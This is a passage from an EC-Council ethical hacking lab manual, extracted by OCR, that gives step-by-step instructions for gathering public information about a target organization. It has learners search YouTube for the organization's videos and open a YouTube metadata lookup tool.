
Video search engines are Internet-based search engines that crawl the web looking for video content. These search engines either provide the functionality of uploading and hosting the video content on their own web servers or they can parse the video content, which is hosted externally.

Here, we will perform an advanced video search and reverse image search using the YouTube search engine and YouTube Metadata tool.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.


1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.youtube.com** and press **Enter**. YouTube page appears as shown in the screenshot.

   Note: If you choose to use another web browser, the screenshots will differ.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the search field, search for your target organization (here, **ec-council**). You will see all the latest videos uploaded by the target organization.



3. Select any video of your choice, right-click on the video title, and click **Copy Link**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


4. After the video link is copied, open a new tab in **Mozilla Firefox**, place your mouse cursor in the address bar and type **https://mattw.io/youtube-metadata/** and press **Enter**.

   Note: To open a new tab, click **+** icon next to the first tab.

   Note: **YouTube Metadata** tool collects singular details of a video, its uploader, playlist and its creator or channel.

